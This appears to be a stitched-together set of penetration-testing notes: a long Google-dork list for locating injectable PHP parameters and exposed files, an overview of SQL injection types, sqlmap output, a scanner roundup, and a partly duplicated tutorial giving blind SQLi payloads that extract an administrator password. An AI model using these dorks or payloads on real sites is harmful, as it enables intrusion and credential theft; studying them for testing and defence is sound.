start.php?where=
start.php?xlink=
stat.php?id=
static.php?id=
stockists_list.php?area_id=
store_bycat.php?id=
store_listing.php?id=
Store_ViewProducts.php?Cat=
store-details.php?id=
store.php?cat_id=
store.php?id=
store/default.php?cPath=
store/description.php?iddesc=
store/home.php?cat=
store/index.php?cat_id=
store/product.php?productid=
store/view_items.php?id=
storefront.php?id=
storefronts.php?title=
storeitem.php?item=

storemanager/contents/item.php?page_code=

StoreRedirect.php?ID=

story.php?id=

Stray-Questions-View.php?num=

sub*.php?*[*]*=

sub*.php?*root*=

sub*.php?abre=

sub*.php?action=

sub*.php?adresa=

sub*.php?b=

sub*.php?base_dir=

sub*.php?basepath=

sub*.php?body=

sub*.php?category=

sub*.php?channel=

sub*.php?chapter=

sub*.php?cont=

sub*.php?content=

sub*.php?corpo=

sub*.php?destino=

sub*.php?g=

sub*.php?go=

sub*.php?goFile=

sub*.php?header=

sub*.php?id=

sub*.php?include=

sub*.php?ir=

sub*.php?itemnav=

sub*.php?j=

sub*.php?k=

sub*.php?lang=

sub*.php?left=
sub*.php?link=
sub*.php?load=
sub*.php?menue=
sub*.php?mid=
sub*.php?middle=
sub*.php?mod=
sub*.php?modo=
sub*.php?module=
sub*.php?my=
sub*.php?name=
sub*.php?oldal=
sub*.php?op=
sub*.php?open=
sub*.php?OpenPage=
sub*.php?option=
sub*.php?pa=
sub*.php?pag=
sub*.php?panel=
sub*.php?path=
sub*.php?phpbb_root_path=
sub*.php?play=
sub*.php?pname=
sub*.php?pre=
sub*.php?qry=
sub*.php?recipe=
sub*.php?rub=
sub*.php?s=
sub*.php?sec=
sub*.php?secao=
sub*.php?secc=

sub*.php?seite=
sub*.php?sp=
sub*.php?str=
sub*.php?thispage=
sub*.php?u=
sub*.php?viewpage=
sub*.php?where=
sub*.php?z=
subcategories.php?id=
summary.php?PID=
Supplied argument is not a valid PostgreSQL result
support/mailling/maillist/inc/initdb.php?absolute_path=
sw_comment.php?id=
tas/event.php?id=
tecdaten/showdetail.php?prodid=
tek9.php?
template.php?*[*]*=
template.php?a=
template.php?Action=Item&pid=
template.php?addr=
template.php?base_dir=
template.php?basepath=
template.php?c=
template.php?choix=
template.php?cont=
template.php?content=
template.php?corpo=
template.php?dir=
template.php?doshow=
template.php?e=
template.php?f=

template.php?goto=
template.php?h=
template.php?header=
template.php?ir=
template.php?k=
template.php?lang=
template.php?left=
template.php?load=
template.php?menue=
template.php?mid=
template.php?mod=
template.php?name=
template.php?nivel=
template.php?op=
template.php?opcion=
template.php?pag=
template.php?page=
template.php?pagina=
template.php?panel=
template.php?param=
template.php?path=
template.php?play=
template.php?pre=
template.php?qry=
template.php?ref=
template.php?s=
template.php?secao=
template.php?second=
template.php?section=
template.php?seite=
template.php?sekce=

template.php?showpage=
template.php?sp=
template.php?str=
template.php?t=
template.php?texto=
template.php?thispage=
template.php?tipo=
template.php?viewpage=
template.php?where=
template.php?y=
templet.php?acticle_id=
test.php?page=
theme.php?id=
things-to-do/detail.php?id=
today.php?eventid=
tools/print.php?id=
tools/send_reminders.php?includedir=
top10.php?cat=
topic.php?ID=
toynbeestudios/content.php?id=
tradeCategory.php?id=
trailer.php?id=
trainers.php?id=
transcript.php?id=
trillian.ini
tuangou.php?bookid=
type.php?iType=
UBB.threads")|(inurl:login.php "ubb")
UebiMiau" -site:sourceforge.net
Ultima Online loginservers
Unreal IRCd

updatebasket.php?bookid=
updates.php?ID=
usb/devices/showdev.php?id=
veranstaltungen/detail.php?id=
video.php?content=
video.php?id=
view_author.php?id=
view_cart.php?title=
view_detail.php?ID=
view_faq.php?id=
view_item.php?id=
view_item.php?item=
view_items.php?id=
view_newsletter.php?id=
view_product.php?id=
view-event.php?id=
view.php?*[*]*=
view.php?adresa=
view.php?b=
view.php?body=
view.php?channel=
view.php?chapter=
view.php?choix=
view.php?cid=
view.php?cmd=
view.php?content=
view.php?disp=
view.php?get=
view.php?go=
view.php?goFile=
view.php?goto=

view.php?header=
view.php?id=
view.php?incl=
view.php?ir=
view.php?ki=
view.php?lang=
view.php?load=
view.php?loader=
view.php?mid=
view.php?middle=
view.php?mod=
view.php?oldal=
view.php?option=
view.php?pag=
view.php?page=
view.php?pageNum_rscomp=
view.php?panel=
view.php?pg=
view.php?phpbb_root_path=
view.php?pollname=
view.php?pr=
view.php?qry=
view.php?recipe=
view.php?redirect=
view.php?sec=
view.php?secao=
view.php?seccion=
view.php?second=
view.php?seite=
view.php?showpage=
view.php?sp=

view.php?str=
view.php?to=
view.php?type=
view.php?u=
view.php?var=
view.php?where=
view/7/9628/1.html?reply=
viewapp.php?id=
viewcart.php?CartId=
viewCart.php?userID=
viewCat_h.php?idCategory=
viewevent.php?EventID=
viewitem.php?recor=
viewphoto.php?id=
viewPrd.php?idcategory=
ViewProduct.php?misc=
viewshowdetail.php?id=
viewthread.php?tid=
voteList.php?item_ID=
wamp_dir/setup/yesno.phtml?no_url=
warning "error on line" php sablotron
WebLog Referrers
website.php?id=
Welcome to ntop!
whatsnew.php?idCategory=
wiki/pmwiki.php?page****=
Windows 2000 web server error messages
WsAncillary.php?ID=
WsPages.php?ID=noticiasDetalle.php?xid=
www/index.php?page=
wwwboard WebAdmin inurl:passwd.txt wwwboard|webadmin

WWWThreads"))|(inurl:"wwwthreads/login.php")|(inurl:"wwwthreads/login.pl?Cat=")

XOOPS Custom Installation

yacht_search/yacht_view.php?pid=

YZboard/view.php?id=

zb/view.php?uid=

zentrack/index.php?configFile=

<https://gbhackers.com/latest-google-dorks-list/>

<https://www.exploit-db.com/google-hacking-database>

<https://cdn-cybersecurity.att.com/blog-content/GoogleHackingCheatSheet.pdf>

<https://www.sans.org/posters/google-hacking-and-defense-cheat-sheet/>

https://scadahacker.com/library/Documents/Cheat_Sheets/Intelligence%20-%20Cyber%20Intelligence%20Gathering.pdf

SQL Injection

[SQL Injection](#) can be used in a range of ways to cause serious problems. By leveraging SQL Injection, an attacker could bypass authentication, access, modify and delete data within a database. In some cases, SQL Injection can even be used to execute commands on the operating system, potentially allowing an attacker to escalate to more damaging attacks inside of a network that sits behind a firewall.

SQL Injection can be classified into three major categories – *In-band SQLi*, *Inferential SQLi* and *Out-of-band SQLi*.

In-band SQLi (Classic SQLi)

In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

The two most common types of in-band SQL Injection are *Error-based SQLi* and *Union-based SQLi*.

Error-based SQLi

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead.

Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

Inferential SQLi (Blind SQLi)

Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as "[blind SQL Injection attacks](#)"). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application's response and the resulting behavior of the database server.

The two types of inferential SQL Injection are *Blind-boolean-based SQLi* and *Blind-time-based SQLi*.

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Out-of-band SQLi

[Out-of-band SQL Injection](#) is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

<https://www.acunetix.com/websitesecurity/sql-injection2/>

[Detecting SQL Injection flaws online](#) by sulP.biz support MySQL, Oracle, PostgreSQL, Microsoft SQL, IBM DB2, Firebird, Sybase, etc. database.

```
[*] starting at 09:07:24
```

SQL Injection Test Online

```
[05:36:45] [INFO] GET parameter 'artist' seems to be 'MySQL > 5.0.11 AND time-based blind' injectable
[05:36:45] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[05:36:45] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:36:45] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the injection technique test
[05:36:46] [INFO] target URL appears to have 3 columns in query
[05:36:47] [INFO] GET parameter 'artist' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable

GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 41 HTTP(s) requests:
--
Place: GET
Parameter: artist
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=2 AND 5225=5225

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: artist=7050 UNION ALL SELECT NULL,CONCAT(0x7171676571,0x4e775663526975426a52,0x716a6e6c71),NULL#

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: artist=2 AND SLEEP(5)
--
[05:36:47] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0.11

[*] shutting down at 05:36:47
```


An enterprise-ready comprehensive web security scanner – [Invisi](#) does more than just the SQL vulnerability test. You can integrate with SDLC to automate web security.



Check out this [vulnerability index](#), which is covered by the Invicti scan.

Vega

[Vega](#) is an open-source security scanner software that can be installed on Linux, OS X, and Windows.



Vega is written in Java, and it is GUI based.

Not just **SQLi**, but you can use Vega to test many other vulnerabilities such as:

- XML /Shell/URL injection
- Directory listing
- Remote file includes
- XSS
- And much more...

Vega looks promising **FREE** web security scanner.

SQLMap

[SQLMap](#) is one of the popular **open-source** testing tools to perform SQL injection against a relational database management system.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
{1.0.5.63#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
caused by this program

[*] starting at 17:43:06


[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

Sqlmap enumerates users, passwords, hashes, roles, databases, tables, columns, and support to dump database tables entirely.

SQLMap is also available on Kali Linux. You can refer to this guide to [install Kali Linux](#) on VMWare Fusion.

SQL Injection Scanner

An [online scanner by Pentest-Tools](#) test using OWASP ZAP. There are two options – light (FREE) and full (need to be registered).



Appspider

[Appspider](#) by Rapid7 is a dynamic application security testing solution to crawl and test a web application for more than **95 types of attack**.

Attack Types in InsightAppSec

Rapid7's research and product teams keep up with the latest application security attacks and best practices so you don't have to. With InsightAppSec, you can go way beyond the OWASP Top Ten to test for over 95 attack types and best practices; you can also create custom checks to address issues and risks that are unique to your environment.

- Anonymous Access
- Apache Struts 2 Framework Checks
- Apache Struts Detection
- Arbitrary File Upload
- ASP.Net Misconfiguration
- ASP.NET Serialization
- ASP.NET ViewState Security (ViewState Check)
- Autocomplete Attribute/Check
- Blind SQL Injection
- Browser Cache Directive (Leaking sensitive information)
- Browser Cache Directive (Web application performance)
- Brute Force (HTTP Auth)
- Brute Force Form-Based Authentication
- Business Logic Abuse
- Clients Cross-Domain Policy Files
- Collecting Sensitive Personal Information (Personal sensitive information)
- Command Injection
- Cookie Attributes
- Credentials Over Insecure Channel
- Credentials Stored in Clear Text in a Cookie (Password exposure).
- Cross Origin Resources Sharing (CORS)
- Cross-Site Request Forgery (CSRF)
- Cross-Site Scripting (XSS, DOM-Based Reflected via AJAX Request)
- Cross-Site Scripting (XSS, DOM-Based)
- Cross-Site Tracing (XST-Web Method)
- CSP Headers
- Custom Directory Module
- Custom Parameter Module
- Custom Passive Module
- Directory Indexing
- Email Disclosure
- Expression Language Injection
- File Inclusion
- Forced Browsing
- Form Session Strength
- FrontPage Checks
- Heartbleed Check
- HTTP Authentication Over Insecure Channel
- HTTP Headers
- HTTP Query Session Check
- HTTP Response Splitting
- HTTP Strict Transport Security (HSTS)
- HTTP User-Agent Check
- HTTP Verb Tampering (Request Method Tampering)
- HTTPS Downgrade
- HTTPS Everywhere
- Information Disclosure in Comments
- Information Disclosure in Response
- Information Disclosure in Scripts (Script Check)
- Information Leakage In Response
- Java Grinder
- JavaScript Memory Leaks
- LDAP Injection
- Local Storage Usage
- Nginx NULL Code
- OS Commanding
- Out of Band Cross-Site Scripting (XSS)
- Out of Band Stored Cross-Site Scripting (XSS)
- Parameter Fuzzing
- Persistent Cross-Site Scripting (XSS, Passive-XSS Persistent)
- Persistent Cross-Site Scripting (XSS, Active-XSS Persistent Active)
- PHP Code Execution
- Predictable Resource Location (Resource Finder)
- Privacy Disclosure
- Privilege Escalation
- Profanity
- Reflected Cross-Site Scripting (XSS, Reflected)
- Reflected Cross-Site Scripting Simple (XSS, Simple)
- Reflection
- Reverse Clickjacking
- Reverse Proxy
- Secure and Non-Secure Content Mix
- Sensitive Data Exposure
- Sensitive Data Over an Insecure Channel
- Server Configuration
- Server Side Include (SSI) Injection
- Server Side Template Injection
- Session Fixation
- Session Strength
- Session Upgrade
- Source Code Disclosure
- SQL Information Leakage (SQL Errors)
- SQL Injection
- SQL injection Auth Bypass
- SQL Parameter Check
- SSL Strength
- Subresource Integrity Flaws
- Subdomain Discovery
- Unvalidated Redirect
- URL Rewriting
- Web Beacon
- Web Service Parameter Fuzzing
- X-Content-Type-Options
- X-Frame-Options
- XML External Entity Attack
- XPath Injection
- X-Powered-By
- X-XSS-Protection

The **unique** feature by Appspider called vulnerability validator lets the developer reproduce the vulnerability in real-time.

This becomes handy when you have remediated the vulnerability and would like to re-test to ensure the risk is fixed.

Acunetix

[Acunetix](#) is an enterprise-ready web application vulnerability scanner, trusted by more than 4000 brands worldwide. Not just the SQLi scan, but the tool is capable of finding more than 6000 vulnerabilities.

The screenshot shows the Acunetix web interface. On the left is a sidebar with navigation links: Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main area has tabs for Scan Stats & Info, Vulnerabilities (selected), Site Structure, and Events. Below the tabs is a table of vulnerabilities.

Se...	Vulnerability	URL	Parameter	Status
1	PHP allow_url_fopen enabled (AcuSensor)	http://testphp.vulnweb.com/		Open
1	SQL Injection (verified)	http://testphp.vulnweb.com/artists.php	artist	Open
1	SQL Injection (verified)	http://testphp.vulnweb.com/search.php	test	Open
1	SQL Injection (verified)	http://testphp.vulnweb.com/search.php	searchFor	Open
1	SQL Injection (verified)	http://testphp.vulnweb.com/listproducts.php	cat	Open
1	SQL Injection (verified)	http://testphp.vulnweb.com/userinfo.php	pass	Open
1	SQL Injection (verified)	http://testphp.vulnweb.com/userinfo.php	uname	Open
1	SQL Injection (verified)	http://testphp.vulnweb.com/product.php	pic	Open
1	SQL Injection (verified)	http://testphp.vulnweb.com/guestbook.php	login	Open
1	PHP errors enabled (AcuSensor)	http://testphp.vulnweb.com/		Open

Each finding is classified with potential fixes, so you know what to do to get it fixed. Further, you can integrate with CI/CD system and SDLC, so every security risk is identified and fixed before the application is deployed to production.

Wapiti

[Wapiti](#) is a python-based black-box vulnerability scanner. It supports a large number of attack detection.


- SQLi and XPath
- CRLS and XSS
- Shellshock
- File disclosure
- Server-side request forgery
- Command execution

and more..

It supports HTTP/HTTPS endpoint, multiple authentication types like Basic, Digest, NTLM, and Kerberos. You have an option to generate scan reports in HTML, XML, JSON, and TXT format.

Scant3r

A docker ready, [scant3r](#) is a lightweight scanner based on Python.



It looks for potential XSS, SQLi, RCE, SSTI from headers and URL parameters.

<https://geekflare.com/find-sql-injection/>

Blind SQL Injection

What is blind SQL injection?

Blind SQL injection arises when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

With blind SQL injection vulnerabilities, many techniques such as [UNION attacks](#), are not effective because they rely on being able to see the results of the injected query within the application's responses. It is still possible to exploit blind SQL injection to access unauthorized data, but different techniques must be used.

Exploiting blind SQL injection by triggering conditional responses

Consider an application that uses tracking cookies to gather analytics about usage. Requests to the application include a cookie header like this:

Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4

When a request containing a TrackingId cookie is processed, the application determines whether this is a known user using an SQL query like this:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'
```

This query is vulnerable to SQL injection, but the results from the query are not returned to the user. However, the application does behave differently depending on whether the query returns any data. If it returns data (because a recognized TrackingId was submitted), then a "Welcome back" message is displayed within the page.

This behavior is enough to be able to exploit the blind SQL injection vulnerability and retrieve information by triggering different responses conditionally, depending on an injected condition. To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

<https://t.me/learningnets>

...xyz' AND '1'='1

...xyz' AND '1'='2

The first of these values will cause the query to return results, because the injected AND '1'='1 condition is true, and so the "Welcome back" message will be displayed. Whereas the second value will cause the query to not return any results, because the injected condition is false, and so the "Welcome back" message will not be displayed. This allows us to determine the answer to any single injected condition, and so extract data one bit at a time.

For example, suppose there is a table called Users with the columns Username and Password, and a user called Administrator. We can systematically determine the password for this user by sending a series of inputs to test the password one character at a time.

To do this, we start with the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1)
> 'm
```

This returns the "Welcome back" message, indicating that the injected condition is true, and so the first character of the password is greater than m.

Next, we send the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1)
> 't
```

This does not return the "Welcome back" message, indicating that the injected condition is false, and so the first character of the password is not greater than t.

Eventually, we send the following input, which returns the "Welcome back" message, thereby confirming that the first character of the password is s:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1)
= 's
```

We can continue this process to systematically determine the full password for the Administrator user.

Inducing conditional responses by triggering SQL errors

In the preceding example, suppose instead that the application carries out the same SQL query, but does not behave any differently depending on whether the query returns any data. The preceding technique will not work, because injecting different Boolean conditions makes no difference to the application's responses.

In this situation, it is often possible to induce the application to return conditional responses by triggering SQL errors conditionally, depending on an injected condition. This involves modifying the query so that it will cause a database error if the condition is true, but not if the condition is false. Very often, an unhandled error thrown by the database will cause some difference in the application's response (such as an error message), allowing us to infer the truth of the injected condition.

To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

```
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
```

```
xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a
```

These inputs use the CASE keyword to test a condition and return a different expression depending on whether the expression is true. With the first input, the CASE expression evaluates to 'a', which does not cause any error. With the second input, it evaluates to 1/0, which causes a divide-by-zero error. Assuming the error causes some difference in the application's HTTP response, we can use this difference to infer whether the injected condition is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

```
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a
```

Exploiting blind SQL injection by triggering time delays

In the preceding example, suppose that the application now catches database errors and handles them gracefully. Triggering a database error when the injected SQL query is executed no longer causes any difference in the application's response, so the preceding technique of inducing conditional errors will not work.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering time delays conditionally, depending on an injected condition. Because SQL queries are generally processed synchronously by the application, delaying the execution of an SQL query will also delay the HTTP response. This allows us to infer the truth of the injected condition based on the time taken before the HTTP response is received.

The techniques for triggering a time delay are highly specific to the type of database being used. On Microsoft SQL Server, input like the following can be used to test a condition and trigger a delay depending on whether the expression is true:

```
'; IF (1=2) WAITFOR DELAY '0:0:10'--
```

```
'; IF (1=1) WAITFOR DELAY '0:0:10'--
```

The first of these inputs will not trigger a delay, because the condition 1=2 is false. The second input will trigger a delay of 10 seconds, because the condition 1=1 is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

```
'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--
```

Blind SQL injection

In this section, we'll describe what blind SQL injection is, explain various techniques for finding and exploiting blind SQL injection vulnerabilities.

What is blind SQL injection?

Blind SQL injection arises when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

With blind SQL injection vulnerabilities, many techniques such as [UNION attacks](#), are not effective because they rely on being able to see the results of the injected query within the application's responses. It is still possible to exploit blind SQL injection to access unauthorized data, but different techniques must be used.

Exploiting blind SQL injection by triggering conditional responses

Consider an application that uses tracking cookies to gather analytics about usage. Requests to the application include a cookie header like this:

Cookie: TrackingId=u5YD3PapBcR4IN3e7Tj4

When a request containing a TrackingId cookie is processed, the application determines whether this is a known user using an SQL query like this:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4IN3e7Tj4'
```

This query is vulnerable to SQL injection, but the results from the query are not returned to the user. However, the application does behave differently depending on whether the query returns any data. If it returns data (because a recognized TrackingId was submitted), then a "Welcome back" message is displayed within the page.

This behavior is enough to be able to exploit the blind SQL injection vulnerability and retrieve information by triggering different responses conditionally, depending on an injected condition. To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

...xyz' AND '1'='1

...xyz' AND '1'='2

The first of these values will cause the query to return results, because the injected AND '1'='1 condition is true, and so the "Welcome back" message will be displayed. Whereas the second value will cause the query to not return any results, because the injected condition is false, and so the "Welcome back" message will not be displayed. This allows us to determine the answer to any single injected condition, and so extract data one bit at a time.

For example, suppose there is a table called Users with the columns Username and Password, and a user called Administrator. We can systematically determine the password for this user by sending a series of inputs to test the password one character at a time.

To do this, we start with the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 'm
```

This returns the "Welcome back" message, indicating that the injected condition is true, and so the first character of the password is greater than m.

Next, we send the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1)
> 't
```

This does not return the "Welcome back" message, indicating that the injected condition is false, and so the first character of the password is not greater than t.

Eventually, we send the following input, which returns the "Welcome back" message, thereby confirming that the first character of the password is s:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1)
= 's
```

We can continue this process to systematically determine the full password for the Administrator user.

Note

The SUBSTRING function is called SUBSTR on some types of database. For more details, see the [SQL injection cheat sheet](#).

LAB

PRACTITIONER [Blind SQL injection with conditional responses](#)

Inducing conditional responses by triggering SQL errors

In the preceding example, suppose instead that the application carries out the same SQL query, but does not behave any differently depending on whether the query returns any data. The preceding technique will not work, because injecting different Boolean conditions makes no difference to the application's responses.

In this situation, it is often possible to induce the application to return conditional responses by triggering SQL errors conditionally, depending on an injected condition. This involves modifying the query so that it will cause a database error if the condition is true, but not if the condition is false. Very often, an unhandled error thrown by the database will cause some difference in the application's response (such as an error message), allowing us to infer the truth of the injected condition.

To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

```
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
```

```
xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a
```

